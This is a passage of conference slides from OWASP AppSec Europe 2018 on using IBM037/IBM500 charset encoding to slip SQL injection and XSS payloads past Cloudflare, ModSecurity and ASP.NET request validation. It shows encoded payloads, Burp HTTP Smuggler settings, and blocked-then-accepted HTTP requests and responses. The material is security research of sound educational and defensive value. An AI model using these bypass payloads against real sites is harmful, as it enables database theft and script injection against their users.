  - Not possible to use it normally via a browser
- Examples:
  - application/x-www-form-urlencoded;charset=ibm037
  - multipart/form-data; charset=ibm037,boundary=blah
  - multipart/form-data; boundary=blah ; charset=ibm037

Request Encoding is Challenging

OWASP AppSec Europe
London 2nd-6th July 2018

Implemented differently

- All at least supports IBM037, IBM500, cp875, and IBM1026 (all very similar)

Target	QueryString	POST Body	& and =	URL-encoding
Nginx, uWSGI - Django - Python3	✓	✓	✓	✗
Nginx, uWSGI - Django - Python2	✓	✓	✗	✓ (sometimes required)
Apache Tomcat - JSP	✗	✓	✗	✓ (sometimes required)
IIS - ASPX (v4.x)	✓	✓	✗	✓ (optional)
IIS - ASP classic	✗	✗		
Apache/IIS - PHP	✗	✗		

Encoding/Conversion

- Similar to a substitution ciphers
  - Payload:
    - <script>
  - IBM037/IBM500/cp875/IBM1026 URL-encoded:
    - L%A2%83%99%89%97%A3n

- Simple Python code:

```python
import urllib
s = 'Payload Here'
print urllib.quote_plus(s.encode("IBM037"))
```


Automating Request Encoding

OWASP AppSec Europe London 2nd-6th July 2018

Burp Suite HTTP Smuggler

https://github.com/nccgroup/BurpSuiteHTTPSmuggler

- Supports request encoding
- More to come



Policy: ASPX/IIS

- ASPX/IIS
- JSP/TOMCAT
- Py2/Django
- Py3/Django
- custom

coding

MS URLEncode

te errors

[✓] Add a character to an empty body

[ ] Replace GET with POST


[✓] Encode querystring?

[✓] Encode body?

[ ] Encode querystring delimiter?


Querystring url delimiter:	?
Querystring parameter delimiter:	&
Querystring equal sign:	=
URL-encoded body parameter delimiter:	&
Body parameter equal sign:	=
Outgoing request encoding:	ibm500
Default incoming request encoding:	utf-8

Example 1: Cloudflare



```
POST /sample.jsp HTTP/1.1
Host: mysite4demo.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

input1='+union+all+select+1,uname,passwd+from+users+--
```

```
HTTP/1.1 403 Forbidden
Date: Sun, 24 Jun 2018 00:27:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: __cfduid=d14f0540c1a9c4cab98352727bdf6202d1529800077;
```




After enabling HTTP Smuggler

```
POST /sample.jsp HTTP/1.1
Host: mysite4demo.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

input1='+union+all+select+1,uname,passwd+from+users+--
```


```
HTTP/1.1 200
Date: Sun, 24 Jun 2018 00:29:58 GMT
Content-Type: text/html;charset=utf-8
Connection: keep-alive
Set-Cookie: __cfduid=dbe53e90fa95aca58c993b00e193baa0a1529800198;
```

Example 2: ModSecurity



```
POST /demo.testfire.net/bank/login.aspx?hmac=617e769ffb01553fbc6e
HTTP/1.1
Host: www.modsecurity.org
User-Agent: Any
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

&uid=' union all select * fRom useRs--&passw=b&btnsubmit=login&de
```

```
cellpadding="0" cellspacing="8" vspace="5"> <tbody> <tr> <td ali
size="4" face="Arial, Sans" color="red"><b> ModSecurity Alert Mes
Score Exceeded (score 48): 981247-Detects concatenated basic SQL
attempts<br>981247-Detects concatenated basic SQL injection and S
ID: WzVgy8Co8AoAAAuhdGMAAAAA </b></font> </td> </tr> </tbody> </t
</div><head><meta http-equiv="content-type" content="text/html;
charset=utf-8"><title>object moved</title></head><body>
```



After enabling HTTP Smuggler


```
POST /demo.testfire.net/bank/login.aspx?hmac=617e769ffb01553fbc6e32b373c01ea705e78f0b
HTTP/1.1
Host: www.modsecurity.org
User-Agent: Any
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

&uid=' union all select * fRom useRs--&passw=b&btnsubmit=login&debug=false
```

```
Set-Cookie: amUserId=1; path=/
Content-Length: 374

<!doctype html public "-//w3c//dtd html 4.0 transitional//en"
"http://www.w3.org/tr/rec-html40/loose.dtd">
<html><head><meta http-equiv="content-type" content="text/html;
charset=utf-8"><title>object moved</title></head><body>
```


ASP.NET Request Validation Bypass 1/5

AntiXSS bypass, limits:

- “On error resume next” – or – an empty “catch” around the first read
- Ignores the first use (sees an empty string)
- Can target GET or POST not both at the same time



```
' VB
On Error Resume Next
' First use
Response.Write(Request.QueryString("qs_param1")) ' empty on error
Response.Write(Request.Form("post_param_1")) ' empty on error
' Second use
Response.Write(Request.QueryString("qs_param1")) ' not empty on error
Response.Write(Request.Form("post_param_1")) ' not empty on error
' Other params
Response.Write(Request.QueryString("qs_param2")) ' not empty on error
Response.Write(Request.Form("post_param_2")) ' not empty on error
```



```
// C#
try{
    // First use
    Response.Write(Request.QueryString["qs_param1"]); // empty on error
    Response.Write(Request.Form["post_param_1"]); // empty on error
}catch(Exception ex){
    // No throws
}
// Second use
Response.Write(Request.QueryString["qs_param1"]); // not empty on error
Response.Write(Request.Form["post_param_1"]); // not empty on error
// Other params
Response.Write(Request.QueryString["qs_param2"]); // not empty on error
Response.Write(Request.Form["post_param_2"]); // not empty on error
```

ASP.NET Request Validation Bypass 2/5

Useful for:

- Stored XSS
- Validation bypass if (time-of-check time-of-use issue)
  - It validates an input parameter and an empty string is Ok to go through!
  - It reads the same input parameter again from GET or POST


The twist:

- When payload is in QueryString, method should be POST
- When payload is in the body, method should be GET (keep the content-type header)

ASP.NET Request Validation Bypass 3/5

Exploiting XSS in the POST body as an example:

post_param_1=<script>alert(000)</script>&post_param_2=<script>alert(111)</script>




```
GET /xss.aspx?%98%A2%6D%97%81%99%81%94%F1=&%98%A2%6D%97%81%99%81%94%F2=
HTTP/1.1
Host: victim.com
Content-Type: application/x-www-form-urlencoded; charset=ibm500
Content-Length: 237

%97%96%A2%A3%6D%97%81%99%81%94%6D%F1=%4C%A2%83%99%89%97%A3%6E%81%93%85%99%
A3%4D%F0%F0%F0%5D%4C%61%A2%83%99%89%97%A3%6E&%97%96%A2%A3%6D%97%81%99%81%9
4%6D%F2=%4C%A2%83%99%89%97%A3%6E%81%93%85%99%A3%4D%F1%F1%F1%5D%4C%61%A2%83
%99%89%97%A3%6E
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 24 Jun 2018 18:40:49 GMT
Content-Length: 54

<script>alert(000)</script><script>alert(111)</script>
```

OWASP AppSec Europe London 2nd-6th July 2018

ASP.NET Request Validation Bypass 4/5

